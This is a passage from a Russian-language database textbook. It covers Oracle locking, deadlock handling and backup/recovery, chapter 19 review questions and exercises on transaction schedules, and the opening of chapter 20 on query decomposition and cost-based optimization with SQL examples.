Блокировки неявно применяются при выполнении всех операторов SQL, поэтому пользователю никогда не требуется явно блокировать какие-либо ресурсы. Тем не менее в СУБД Oracle предусмотрен механизм, позволяющий пользователю устанавливать блокировки вручную или изменять правила установки и снятия блокировок, предусмотренные по умолчанию. Применяемые по умолчанию механизмы блокировки обеспечивают блокировку данных на наименее ограничительном уровне, который гарантирует целостность данных и вместе с тем позволяет достичь максимальной степени распараллеливания. Хотя во многих СУБД информация о блокировке строк хранится в виде списка в памяти, в СУБД Oracle такая информация хранится в том блоке данных, где фактически находится заблокированная строка.

Как описано в разделе 19.2, некоторые СУБД позволяют повышать уровень блокировок. Например, если обнаруживается, что для выполнения некоторого оператора SQL требуется заблокировать большую часть строк таблицы, чем предполагалось, такие СУБД дают возможность перейти от уровня блокировки отдельных строк на уровень блокировки всей таблицы. Хотя это способствует уменьшению общего количества блокировок, которыми должна управлять СУБД, фактически происходит блокировка и тех строк, в которые не вносятся изменения, поэтому повышение уровня блокировок может повлечь за собой

уменьшение степени распараллеливания и увеличения вероятности появления взаимоблокировок. Но поскольку в СУБД Oracle информация о блокировках строк хранится непосредственно в блоках данных, в ней полностью исключена необходимость в повышении уровня блокировок.

СУБД Oracle поддерживает целый ряд типов блокировок, включая перечисленные ниже.

- Блокировки DDL. Применяются для защиты объектов схемы, таких как определения таблиц и представлений.
- Блокировки DML. Обеспечивают защиту данных базы; например, блокировки таблиц защищают целые таблицы, а блокировки строк — отдельные строки.
- Внутренние блокировки. Служат для защиты разделяемых структур данных.
- Внутренние защелки. Обеспечивают защиту записей словаря данных, файлов данных, табличных пространств и сегментов отката.
- Распределенные блокировки. Предназначены для защиты данных в распределенной среде и среде параллельного сервера.
- Блокировки PCM. Блокировки управления параллельным кэшем (Parallel Cache Management — PCM) применяются для защиты буферного кэша в среде параллельного сервера.

19.5.3. Обнаружение взаимоблокировок

СУБД Oracle обеспечивает автоматическое обнаружение взаимоблокировок и их устранение путем отката одного из операторов, участвующих во взаимоблокировке. При этом в транзакцию, в которой был выполнен откат одного из операторов, передается сообщение об ошибке. Обычно в приложении предусматривается явный откат такой транзакции, получившей сообщение об ошибке, но может быть также предпринята попытка повторно выполнить оператор, откат которого произошел в транзакции, по истечении некоторого периода ожидания.

19.5.4. Резервное копирование и восстановление

В СУБД Oracle предусмотрен полный набор служб резервного копирования и восстановления, а для поддержки повышенной степени готовности могут применяться дополнительные службы. Полный обзор этих служб выходит за рамки настоящей книги, поэтому здесь рассматривается лишь несколько наиболее примечательных средств. Для получения дополнительной информации заинтересованный читатель может обратиться к документации Oracle [237].

Диспетчер восстановления

Диспетчер восстановления Oracle (Recovery MANager — RMAN) обеспечивает доступ к службам резервного копирования и восстановления, работающим под управлением сервера, которые предоставляют следующие возможности:

- выполнять резервное копирование одного или нескольких файлов данных на диск или магнитную ленту;
- записывать резервную копию архивированных журналов восстановления на диск или магнитную ленту;
- восстанавливать файлы данных с диска или магнитной ленты;
- восстанавливать и применять архивированные журналы восстановления для возобновления нормальной работы базы данных.

В программе RMAN ведется каталог информации о резервных копиях и предусмотрена возможность создавать полные или инкрементные резервные копии. В последнем случае копируются только те блоки базы данных, которые изменились со времени получения последней резервной копии.

Восстановление экземпляра

При перезапуске экземпляра Oracle после аварии СУБД Oracle обнаруживает, что перед текущим запуском произошел аварийный останов; для этого используется информация в управляющем файле и в заголовках файлов базы данных. В этом случае СУБД Oracle восстанавливает базу данных и переводит ее в непротиворечивое состояние с помощью методов наката и отката, которые рассматривались в разделе 19.3; при этом применяется информация, хранящаяся в файлах журнала восстановления. В СУБД Oracle предусмотрена также возможность формировать контрольные точки через промежутки времени, заданные одним из параметров в файле инициализации (INIT.ORA), но их создание можно отменить, установив этот параметр равным нулю.

Восстановление до определенного момента времени

В предыдущих версиях Oracle режим восстановления до определенного момента времени предусматривал возможность восстанавливать файлы данных из резервных копий и применять информацию восстановления до достижения указанной временной отметки или определенного номера системного изменения (SCN). Такая возможность была очень удобной, если обнаруживалась какая-то ошибка и состояние базы данных требовалось восстановить до определенного момента времени (например, если пользователь случайно удалил таблицу). Корпорация Oracle усовершенствовала это средство, поэтому теперь восстановление до определенного момента времени может применяться на уровне табличного пространства, что дает возможность восстановить то состояние одного или нескольких табличных пространств, какое они имели к определенному моменту времени.

Резервная база данных

СУБД Oracle обеспечивает возможность постоянно поддерживать в актуальном состоянии резервную базу данных на случай отказа основной. В этом режиме работы резервная база данных находится на другой площадке, а СУБД Oracle передает на эту площадку журналы восстановления (после их заполнения) и применяет их к резервной базе данных. Благодаря этому состояние резервной базы данных почти ничем не отличается от основной базы данных. Предусмотрена также дополнительная возможность открыть резервную базу данных только для чтения, что позволяет снять с основной базы данных нагрузку по выполнению части запросов.

РЕЗЮМЕ

- Управление параллельным выполнением представляет собой процесс поддержки одновременного выполнения операций в базе данных, причем без оказания влияния друг на друга. Восстановление базы данных представляет собой процесс приведения базы данных в приемлемое состояние, нарушенное в результате отказа. Используется для защиты базы данных как от перехода в несогласованное состояние, так и от потери данных.

- Транзакция представляет собой действие (или ряд действий), выполняемое отдельным пользователем или прикладной программой, которое предусматривает доступ к содержимому базы данных или его модификацию. Транзакция является логической единицей работы, которая переводит базу данных из одного непротиворечивого состояния в другое. Транзакции могут завершаться успешно (фиксироваться) или оканчиваться неудачей (отменяться). В случае отмены транзакции для нее необходимо выполнить откат. Транзакция является также единицей управления параллельным выполнением и восстановлением.
- Транзакция должна обладать четырьмя основными свойствами, которые принято сокращенно называть ACID (Atomicity, Consistency, Isolation, Durability — неразрывность, согласованность, изолированность, устойчивость). Ответственность за обеспечение неразрывности и устойчивости возложена на подсистему восстановления, а изоляцию и до определенной степени непротиворечивость обеспечивает подсистема управления параллельным выполнением.
- Управление параллельным выполнением необходимо в том случае, если несколько пользователей могут получать доступ к базе данных одновременно. При отсутствии управления параллельным выполнением неизбежно возникновение проблем потерянного обновления, зависимости от промежуточных результатов и несогласованности обработки. Последовательное выполнение означает выполнение транзакций по отдельности, одна за другой, без чередования их операций. График определяет последовательность выполнения операций транзакций. График является упорядочиваемым, если результаты его выполнения аналогичны результатам выполнения некоторого последовательного графика.
- Двумя методами, гарантирующими упорядочиваемость создаваемых графиков, являются метод двухфазной блокировки и метод использования временных отметок. Блокировка может быть разделяемой (для чтения) или исключительной (для записи). Протокол двухфазной блокировки требует, чтобы транзакция выполняла блокировку всех необходимых ей объектов до начала их освобождения. Протокол использования временных отметок упорядочивает транзакции таким образом, что в случае возникновения конфликта более старая транзакция имеет приоритет.
- Взаимоблокировка возникает в том случае, когда две или несколько транзакций ожидают получения доступа к элементу данных, заблокированному другой транзакцией. Единственный способ устранить уже возникшую ситуацию взаимоблокировки состоит в аварийном прекращении выполнения одной или нескольких транзакций.
- Для представления степени детализации блокируемых элементов данных в системе, допускающей блокирование элементов данных различных размеров, может использоваться древовидная структура. При блокировании некоторого элемента данных блокируются и все его потомки. Когда новая транзакция запрашивает выполнение блокировки, требуется проверить состояние всех его родительских узлов для выяснения того, не являются ли они заблокированными. Для указания, является ли заблокированным какой-либо из потомков некоторого узла, применяется намеченная блокировка всех родительских узлов каждого из блокируемых транзакциями узлов.
- Среди причин отказа можно назвать аварийные остановы систем, выход из строя носителей, ошибки в прикладных программах, небрежные или непродуманные действия пользователей, природные катастрофы и диверсии. Отказ может вызывать разрушение данных в оперативной памяти компьютера и/или повреждение файлов базы данных на дисках. Используемые технологии восстановления позволяют минимизировать последствия отказов.

- Одним из методов обеспечения возможности восстановления системы является ведение файла журнала, в который помещаются записи о начале/окончании транзакций и копии обновляемых в базе данных до и после выполнения операций записи. При использовании протокола отложенного обновления сведения об операциях записи сначала заносятся в файл журнала, после чего уже записи журнала используются для действительного внесения изменении в базу данных. В случае отказа системы записи в файле журнала анализируются с целью определения, для каких транзакций необходимо выполнить накат. Необходимость в откатах каких-либо транзакций отсутствует. При использовании протокола отложенного обновления изменения переносятся в базу данных, как только сведения о них помещаются в файл журнала. При отказе файл журнала используется как для отката, так и для наката соответствующих транзакций.
- Контрольные точки используются для повышения эффективности процессов восстановления системы. При создании контрольной точки из оперативной памяти на диск выгружаются все модифицированные блоки данных и все записи файла журнала, после чего в журнал заносится специальная запись контрольной точки. В случае отказа системы по содержанию записи контрольной точки определяется, для каких именно транзакций требуется выполнить накат.
- К группе улучшенных моделей транзакций относятся модель вложенных транзакций, модель хроник, модель многоуровневых транзакций, модель динамической реструктуризации транзакций и различные модели рабочих потоков.

ВОПРОСЫ

19.1. Что подразумевается под понятием транзакции? Почему транзакции являются важнейшим объектом управления в любой СУБД?

19.2. Поясните аспекты согласованности и надежности транзакций, следующие из определения их основных (ACID) свойств. Опишите каждое из этих свойств и укажите их связь с механизмами управления параллельным выполнением и восстановлением. Дополните ваш ответ конкретными примерами.

19.3. Опишите на конкретных примерах те типы проблем, которые могут иметь место в многопользовательской среде с параллельным доступом к базе данных.

19.4. Подробно опишите механизм управления параллельным выполнением, который может использоваться для полного устранения всех проблем, описанных в примере 19.3. За счет чего предложенный вами механизм позволит исключить упомянутые проблемы? Как механизм управления параллельным выполнением взаимодействует с механизмом транзакций?

19.5. Поясните концепции последовательного, непоследовательного и упорядочиваемого графиков. Сформулируйте правила эквивалентности графиков.

19.6. Каковы различия между конфликтной упорядочиваемостью и упорядочиваемостью по просмотру?

19.7. Какие проблемы могут возникать при использовании механизмов блокировок для управления параллельным выполнением и какие действия могут быть предприняты в СУБД для их предотвращения?

19.8. Почему схема двухфазной блокировки неприменима в качестве схемы управления параллельным выполнением для индексов? Предложите более приемлемую схему блокировки для древовидных индексов.

19.9. Дайте определение понятия временной отметки. В чем состоят отличия между протоколом управления параллельным выполнением, основанным на использовании временных отметок, от протоколов, основанных на использовании блокировок?

19.10. Опишите основной протокол упорядочения временных отметок, применяемый для управления параллельным выполнением. Сформулируйте правило записи Томаса и укажите, какое влияние оно оказывает на организацию этого основного протокола упорядочения временных отметок.

19.11. Опишите способы использования многочисленных версий элементов данных для повышения степени распараллеливания.

19.12. В чем состоит разница между пессимистическими и оптимистическими методами управления паралдельным выполнением?

19.13. Определите типы отказов, которые могут возникать в среде базы данных. Почему для многопользовательской СУБД необходимо предусмотреть механизмы восстановления?

19.14. Почему журнал транзакций является одним из основных средств любого механизма восстановления? Объясните, что подразумевается под прямым и обратным восстановлением, и опишите, как файл журнала используется в каждом из этих методов. В чем заключается важность протокола предварительной записи файла журнала? Какое влияние оказывает механизм создания контрольных точек на работу протокола восстановления?

19.15. Сравните и сопоставьте характеристики протоколов восстановления с отложенным обновлением и непосредственным обновлением.

19.16. Опишите особенности следующих улучшенных моделей транзакций:

а) модели вложенных транзакций;

б) модели хроник;

в) модели многоуровневых транзакций;

г) модели динамической реструктуризации транзакций.

УПРАЖНЕНИЯ

19.17. Проанализируйте особенности той СУБД, с которой вы работаете в настоящее время. Какой протокол управления параллельным выполнением она использует? Какой тип механизма восстановления в ней используется? Предоставляется ли поддержка каких-либо из улучшенных моделей транзакций, описанных в разделе 19.4?

19.18. Для каждого из следующих графиков укажите, является ли он упорядочиваемым, конфликтно упорядочиваемым, упорядочиваемым по просмотру или восстанавливаемым. Объясните, может ли он предотвратить каскадное развитие процесса аварийного завершения,

а) read(T_1, bal_x), read(T_2, bal_x), write(T_1, bal_x), write(T_2, bal_x), commit(T_1), commit(T_2);

б) read(T_1, bal_x), read(T_2, bal_y), write(T_3, bal_x), read(T_2, bal_x), read(T_1, bal_y), commit(T_1), commit(T_2);

в) read(T_1, bal_x), write(T_2, bal_x), write(T_1,bal_x), abort(T_2), commit(T_1);

г) write(T_1, bal_x), read(T_2, bal_x), write(T_1, bal_x), commit(T_2), abort(T_1);

е) read(T_1, bal_x), write(T_2, bal_x), write(T_1, bal_x), read(T_3, bal_x), commit(T_1), commit(T_2), commit(T_3).

19.19. Сформируйте граф предшествования для каждого из графиков (а-д), приведенных в предыдущем упражнении.

19.20. Ответьте на следующие вопросы.

а) Что означает правило принудительной записи и как проверить, является ли некоторый график упорядоченным при условии соблюдения этого правила? Воспользовавшись описанным выше методом, определите, является ли упорядочиваемым следующий график:

$S = [R_1(Z), R_2(Y), W_2(Y), R_3(Y), R_1(X), W_1(X), W_1(Z), W_3(Y), R_2(X), R_1(Y), W_1(Y), W_2(X), R_3(W), W_3(W)]$

Здесь обозначения $R_i(Z)$ и $W_i(Z)$ определяют операции чтения и записи (соответственно) элемента 2 транзакции i;

б) Имеет ли смысл создавать алгоритм управления параллельным выполнением, основанный на понятии упорядоченности? Приведите примеры. Как понятие упорядоченности используется в стандартных протоколах управления параллельным выполнением?

19.21. Сформируйте граф ожиданий для приведенного ниже примера транзакций и определите, имеет ли место ситуация взаимоблокировки.

Транзакция	Элементы данных, заблокированные транзакцией	Элементы данных, освобождения которых ожидает транзакция
T_1	X_2	X_1, X_3
T_2	X_3, X_{10}	X_7, X_8
T_3	X_8	X_4, X_5
T_4	X_7	X_1
T_5	X_1, X_5	X_3
T_6	X_4, X_9	X_6
T_7	X_6	X_5

19.22. Напишите алгоритм установки разделяемой и исключительной блокировки. Какое влияние на этот алгоритм оказывает уровень детализации блокируемых элементов данных?

19.23. Напишите алгоритм проверки того, находятся ли выполняемые в данный момент транзакции в состоянии взаимоблокировки.

19.24. Используя примеры транзакций, приведенные в упражнениях 19.1-19.3, покажите, каким образом могут использоваться временные отметки для подготовки упорядочиваемых графиков.

19.25. На рис. 19.5 приведена диаграмма Венна (Venn), на которой показана взаимосвязь между конфликтно упорядочиваемыми графиками, графиками, упорядочиваемыми по просмотру, графиками с двухфазной блокировкой и графиками с временными отметками. Дополните эту схему, включив в нее оптимистические методы управления параллельным выполнением и методы обеспечения согласованности чтения с поддержкой множества версий. На следующем этапе выполнения этого упражнения дополните схему, включив в нее протокол двухфазной блокировки и ограниченный протокол двухфазной блокировки, метод временных отметок без использования правила записи Томаса и метод временных отметок с использованием правила записи Томаса.

19.26. Объясните, почему на практике невозможно реализовать действительно надежное хранение данных? Каким образом можно смоделировать надежное хранилище данных?

19.27. Реально ли для существующих СУБД организовать динамическую поддержку графа ожидания, вместо того чтобы создавать его каждый раз при выполнении алгоритма выявления состояния взаимоблокировки?

Глава 20

ОБРАБОТКА ЗАПРОСОВ

В ЭТОЙ ГЛАВЕ...

- Цель обработки и оптимизации запросов.
- Статическая и динамическая оптимизация запросов.
- Декомпозиция и семантический анализ запросов.
- Создание дерева выражений реляционной алгебры, представляющего структуру запроса.
- Правила эквивалентности операций реляционной алгебры.
- Применение эвристических правил преобразования запросов для повышения эффективности их обработки.
- Типы статистических показателей состояния базы данных, необходимые для оценки стоимости операций.
- Различные стратегии реализации операций реляционной алгебры.
- Методы вычисления стоимости и размера результирующего набора операций реляционной алгебры.
- Использование методов конвейерной обработки для повышения эффективности выполнения запросов.
- Различия между материализацией и конвейерной обработкой запросов.
- Преимущества использования левосторонних деревьев.
- Способы оптимизации запросов в СУБД Oracle.

Когда на рынке появились первые коммерческие приложения, выполненные на базе реляционной модели данных, основным из всех свойственных им недостатков критика признала низкую производительность при обработке запросов. С тех пор было проведено множество исследований, посвященных поиску высокоэффективных алгоритмов обработки запросов. Существует много различных способов выполнения сложных запросов, поэтому одной из важнейших задач теории обработки запросов является определение того, какой из существующих методов является наиболее эффективным.

В первом поколении сетевых и иерархических баз данных низкоуровневый *язык* обработки запросов обычно встраивался в какой-либо из высокоуровневых языков программирования, например в COBOL. Поэтому ответственность за выбор оптимальной стратегии обработки запросов возлагалась на программиста. В противоположность этому, при использовании декларативных языков, подобных SQL, пользователь определяет, *какие* данные ему нужны, не указывая конкретно, *как* могут быть получены эти данные. Подобный подход снимает с пользова-

теля ответственность за определение того, какую стратегию следует применить для достижения высоких показателей производительности. Более того, от пользователя вообще не требуется каких-либо знаний о существующих стратегиях, что значительно повышает универсальность использования языка. Кроме того, перенос ответственности за выбор оптимальной стратегии обработки запросов на СУБД предотвращает выбор пользователями стратегий выполнения запросов, которые будут заведомо неэффективны, и -предоставляет СУБД больше возможностей контролировать общую производительность всей системы.

Существуют два основных метода оптимизации запросов, хотя на практике чаще всего используется их сочетание. Первый метод для определения порядка выполнения операций обработки запроса предполагает использование эвристических правил. Второй метод заключается в сравнительной оценке стоимости различных вариантов выполнения запроса и выборе того варианта, который предполагает минимальное использование ресурсов. Поскольку скорость доступа к данным на диске невелика (по сравнению со скоростью доступа к данным в оперативной памяти), основную стоимость операций обработки запроса в централизованных СУБД составляет стоимость дисковых операций. Поэтому при оценке стоимости именно этот показатель будет интересовать нас в наибольшей степени.

Структура этой главы

В разделе 20.1 описана общая процедура обработки запросов и рассмотрены основные ее стадии, В разделе 20.2 рассматривается первая стадия процедуры обработки запросов, которую принято называть *декомпозицией*. Задача, выполняемая на этой стадии, состоит в преобразовании высокоуровневого запроса в запрос, выраженный на языке реляционной алгебры, а также проверке его синтаксической и семантической правильности. В разделе 20.3 описан эвристический подход к оптимизации запросов, при котором операции запроса упорядочиваются с использованием правил преобразования, позволяющих выработать эффективную стратегик выполнения. В разделе 20.4 рассматривается подход, предусматривающий оптими зацию запросов за счет определения оценок стоимости отдельных операций. Для каждой из возможных стратегий оценивается ее относительная стоимость, после чего выбирается вариант с минимальным использованием системных ресурсов. В разделе 20.5 описана конвейерная обработка — метод, который может использоваться для дальнейшего повышения эффективности обработки запросов. Конвейерная обработка позволяет организовать параллельное выполнение нескольких операций запроса, не дожидаясь окончания одной операции, чтобы иметь возможность запустить следующую. В последнем разделе кратко рассматриваются способы оптимизации запросов в СУБД Oracle.

В этой главе мы обсудим методы обработки и оптимизации запросов, используемые в централизованных реляционных СУБД, поскольку именно таким системам посвящена большая часть данной книги. Однако некоторые описанные здесь методы в общем случае применимы и для систем других типов, имеющих высокоуровневый интерфейс пользователя. В дальнейшем (в разделе 23.7) будут кратко описаны способы обработки запросов в среде распределенных СУБД В разделе 27.5 показано, как некоторые из описанных в данной главе методов могут быть расширены с целью применения их в среде объектно-реляционных СУБД, поддерживающих обработку запросов, включающих типы данных и функции, определяемые пользователем.

Предполагается, что читатель хорошо знаком с концепциями реляционной алгебры, описанными в разделе 4.1, а также с различными типами файловой организации, описанными в приложении В. Все приводимые в этой главе примеры взяты из учебного проекта *DreamHome*, описание которого приведено в разделе 10,4 и приложении А.

20.1. Общий обзор методов обработки запросов

Обработка запросов. Действия, необходимые для извлечения требуемой информации из базы данных.

Целью выполнения процедуры обработки запросов является преобразование запроса, оформленного на языке высокого уровня (обычно это язык SQL), в правильную и эффективную последовательность операций, выраженную на языке низкого уровня, реализующем операции реляционной алгебры. Затем подготовленный план обработки запроса выполняется с целью выборки требуемых данных.

Оптимизация запроса. Процедура выбора наиболее эффективного плана выполнения поступившего запроса.

Важнейшим аспектом обработки запросов является их оптимизация. Поскольку к одному и тому же высокоуровневому запросу может быть применено множество эквивалентных трансформаций, задача оптимизации запросов состоит в определении такой трансформации запроса, которая требует минимального использования системных ресурсов. Обычно предпринимается попытка сократить общее время выполнения запроса, представляющее собой сумму времени выполнения всех его отдельных операций [270]. Однако использование ресурсов также может являться показателем, оптимизируемым в целях улучшения времени реакции системы, так как фактически в данном случае речь идет о максимально возможном распараллеливании выполнения операций [307]. Поскольку основная проблема связана со сложностью выполнения вычислительных операций с большим количеством отношений, выбираемая стратегия чаще всего сводится к поиску ближайшего из возможных оптимальных решений [162].

Оба метода оптимизации запросов опираются на статистические показатели, накопленные в базе данных. Эти показатели используются для выполнения обоснованного выбора среди всех возможных вариантов. Точность и актуальность имеющихся статистических данных оказывают решающее влияние на общую эффективность результатов оптимизации выполняемых вычислений. Статистические показатели включают сведения об отношениях, атрибутах и индексах. В частности, системный каталог может хранить сведения о текущей кардинальности отношений, количестве уникальных значений для каждого из атрибутов, а также о числе уровней всех многоуровневых индексов (см. приложение В). Задача поддержки статистических сведений в актуальном состоянии может представлять собой серьезную проблему. Если СУБД будет обновлять статистические показатели при каждой вставке, обновлении или удалении строки, то это окажет весьма существенное отрицательное влияние на общую производительность системы в периоды ее пиковой нагрузки. В альтернативном варианте, который чаще всего используется на практике, процедуры обновления статистических данных выполняются либо с установленной периодичностью (например, каждую ночь), либо в моменты простоя системы. В некоторых системах применяется еще один подход: ответственность за определение времени обновления статистических данных возлагается на пользователя. Подробнее речь о сборе статистических сведений в базах данных пойдет в разделе 20.4.1.

Для иллюстрации результатов применения различных стратегий оптимизации запросов с точки зрения использования системных ресурсов вначале рассмотрим следующий пример.

Пример 20.1. Сравнение различных методов обработки запросов

Определите имена всех менеджеров, работающих в лондонских отделениях компании

Требуемый запрос SQL может быть записан в следующем виде:

```
SELECT *
FROM Staff s, Branch b
WHERE s.branchNo = b.branchNo AND
      (s.position = 'Manager' AND b.city = 'London');
```

Исходя из правил эквивалентности выражений реляционной алгебры, приведенный выше запрос можно записать в следующих трех вариантах:

1. $\sigma_{(position='Manager') \wedge (city='London') \wedge (Staff.branchNo=Branch.branchNo)}(Staff \times Branch)$

2. $\sigma_{(position='Manager') \wedge (city='London')}(Staff \times_{Staff.branchNo=Branch.branchNo} Branch)$

3. $(\sigma_{position='Manager'}(Staff) \times_{Staff.branchNo=Branch.branchNo} (\sigma_{city='London'}(Branch)))$

Чтобы уточнить условия применения рассматриваемого примера, предположим, что таблица Staff содержит 1000 строк, а таблица Branch — 50. Далее примем, что в компании служат 50 менеджеров (по одному в каждом отделении) и пять отделений находятся в Лондоне. Сравнение трех вариантов записи одного и того же запроса мы проведем с точки зрения количества операций доступа к диску, выполняемых в каждом случае. Для упрощения будем считать, что ни одно из используемых отношений не имеет каких-либо индексов или ключей сортировки, а результаты любых промежуточных операций всегда записываются на диск. Операции записи на диск окончательных результатов выполнения запроса игнорируются, поскольку их количество в каждом из трех рассматриваемых вариантов одинаково. Дополнительно предположим, что в каждой дисковой операции осуществляется доступ только к одной строке (хотя на практике обмен с дисковыми устройствами осуществляется блоками, содержащими, как правило, сразу несколько строк), а оперативная память компьютера достаточно велика, чтобы разместить все отношения, используемые при выполнении любой из операций реляционной алгебры.

При обработке первого варианта запроса вычисляется декартово произведение таблиц Staff и Branch, для чего требуется (1000+50) операций доступа к диску при чтении исходных отношений и вывод на диск результирующей таблицы, содержащей (1000*50) строк. Затем потребуется вновь считать с диска все эти (1000*50) строки, чтобы проверить каждую из них на соответствие заданному предикату. В результате общая стоимость обработки данного варианта запроса составит:

```
(1000 + 50} + 2* (1000 * 50) = 101 050 дисковых операций
```

Во втором варианте запроса сначала осуществляется соединение таблиц Staff и Branch по полю branchNo, для чего потребуется выполнить 1000+50 обращений к диску при считывании строк исходных отношений. Очевидно, что результирующая таблица операции соединения будет насчитывать 1000 строк — по одной для каждого из сотрудников компании (поскольку каждый сотрудник может быть приписан только к одному из отделений). Последующая операция выборки потребует выполнения 1000 обращений к диску с целью считывания результатов операции соединения, поэтому общая стоимость выполнения запроса составит:

```
2*1000 + (1000 + 50) = 3 050 дисковых операций
```

На первом этапе последнего варианта обработки запроса каждая строка таблицы Staff проверяется для определения того, содержит ли она сведения о менеджерах, для чего потребуется выполнить 1000 операций чтения. Результирующий набор данных состоит всего из 50 строк. На следующем этапе выполняется операция выборки из таблицы Branch сведений о тех отделениях, которые расположены в Лондоне. Считывается 50 исходных строк и записывается результирующая таблица из пяти строк. На последнем этапе выполняется соединение сокращенных отношений Staff и Branch, для чего требуется 50+5 операций чтения. Следовательно, общая стоимость обработки запроса составит:

1000 + 2*50 + 5 + (50 + 5) = 1 160 дисковых операций

Очевидно, что наиболее эффективным является третий вариант записи запроса, причем стоимость его выполнения в 87 раз меньше стоимости первого варианта. Если увеличить количество строк в таблице Staff до 10 000, а число отделений компании — до 500, то третий вариант запроса окажется эффективнее первого в 870 раз! Очевидно, что выполнение операции декартова произведения или соединения таблиц связано с большими затратами, чем предварительное выполнение операции выборки. Поэтому основное преимущество третьего варианта обработки запроса состоит в том, что размеры обрабатываемых таблиц были существенно сокращены *до* выполнения операции соединения. Отсюда можно сделать предварительный вывод, что при оптимизации запросов унарные операции выборки и проекции целесообразно выполнять как можно раньше, поскольку это позволяет уменьшить размеры наборов данных, участвующих в бинарных операциях.

Процесс обработки запросов может быть разделен на четыре основных этапа: декомпозиция (включает процедуры синтаксического анализа и проверки), оптимизация, генерация кода и выполнение, как показано на рис. 20.1. В разделе 20.2 кратко описано выполнение первого этапа — декомпозиции, после чего основное внимание будет сосредоточено на втором этапе — оптимизации запросов. В конце данной главы кратко рассматриваются основные условия применения оптимизации.

Динамическая и статическая оптимизация запросов

Существуют два варианта выполнения первых трех этапов процесса обработки запросов. В первом случае декомпозиция и оптимизация выполняются динамически при каждом вызове запроса. Преимущество *динамической оптимизации запросов* состоит в том, что вся используемая в процессе выбора оптимальной стратегии информация является актуальной именно на текущий момент времени. Основной недостаток динамической оптимизации состоит в относительном снижении эффективности обработки запросов, поскольку этапы синтаксического анализа, проверки и оптимизации должны каждый раз предшествовать вызову запроса на выполнение. Более того, может потребоваться исключить из рассмотрения некоторые возможные стратегии выполнения для достижения приемлемого уровня издержек, а это может привести к выбору менее оптимальной стратегии.

Альтернативным вариантом является *статическая оптимизация запросов,* предусматривающая однократное выполнение этапов синтаксического анализа, проверки и оптимизации. Этот подход аналогичен использованию компиляторов для обработки программ, написанных на различных языках программирования. Основное преимущество статической оптимизации состоит в устранении дополнительной нагрузки из-за проведения процедур оптимизации в процессе выполнения запроса. В результате появляется возможность более тщательного подбора оптимальной стратегии за счет анализа большего числа возможных вариантов,




Рис. 20.1. Основные этапы процесса обработки запросов

поэтому вероятность обнаружения более приемлемой стратегии значительно возрастает. В случае многократно выполняемых запросов дополнительные затраты времени на поиск самых оптимальных планов их выполнения могут дать существенный выигрыш в производительности. Основной недостаток этого метода состоит в том, что выбранная стратегия выполнения запроса, которая была оптимальной при компиляции запроса, в момент выполнения запроса может оказаться уже не оптимальной. Для преодоления этого недостатка может применяться комбинированный подход, предусматривающий повторную оптимизацию запроса в том случае, когда система обнаруживает, что статистические показатели базы данных существенно изменились с момента предыдущей оптимизации данного запроса. Альтернативный вариант предусматривает автоматическую компиляцию запроса при первом его выполнении в каждом из сеансов с последующим кэшированием оптимизированного плана запроса в течение всего времени существования данного сеанса. Это позволяет однократно выполнять оптимизацию каждого из запросов, используемых в отдельном сеансе работы с базой данных.

20.2. Декомпозиция запросов

Декомпозиция представляет собой первый этап обработки запросов. Назначение этапа декомпозиции состоит в преобразовании запроса на языке высокого уровня в выражение реляционной алгебры с последующей проверкой его синтаксической и семантической правильности. Обычно декомпозиция включает стадии анализа, нормализации, семантического анализа, упрощения и реструктуризации запроса.

1. Анализ

На этой стадии выполняется лексический и синтаксический анализ запроса с использованием методов, применяемых в компиляторах языков программирования высокого уровня [2]. Дополнительно уточняется, присутствуют ли в системном каталоге определения для указанных в запросе отношений и атрибутов. Кроме того, контролируется, могут ли затребованные в запросе операции над различными объектами базы данных применяться к объектам соответствующего типа. Например, рассмотрим следующий запрос:

```
SELECT StaffNumber
FROM Staff
WHERE position > 10;
```

Выполнение этого запроса будет отклонено по следующим двум причинам.

1. В списке выборки запроса указан атрибут `StaffNumber`, отсутствующий в определении отношения `Staff` (в действительности соответствующий атрибут имеет имя `staffNo`).
2. В конструкции WHERE операция сравнения "`> 10`" несовместима с типом атрибута `position`, который описан в отношении как строка символов переменной длины.

После завершения данной стадии декомпозиции запрос на языке высокого уровня преобразуется в некоторое внутреннее представление, более удобное для выполнения последующей обработки. Как правило, для внутреннего представления запроса выбирается та или иная форма дерева запроса. Дерево запроса формируется следующим образом.

- Лист-узлы (не имеющие потомков) создаются для каждого используемого в запросе базового отношения.
- Обычные узлы формируются для каждого промежуточного отношения, создаваемого в результате выполнения некоторой операции реляционной алгебры.
- Корень дерева представляет результирующий набор запроса.
- Операции выполняются в направлении от лист-узлов к корню дерева.

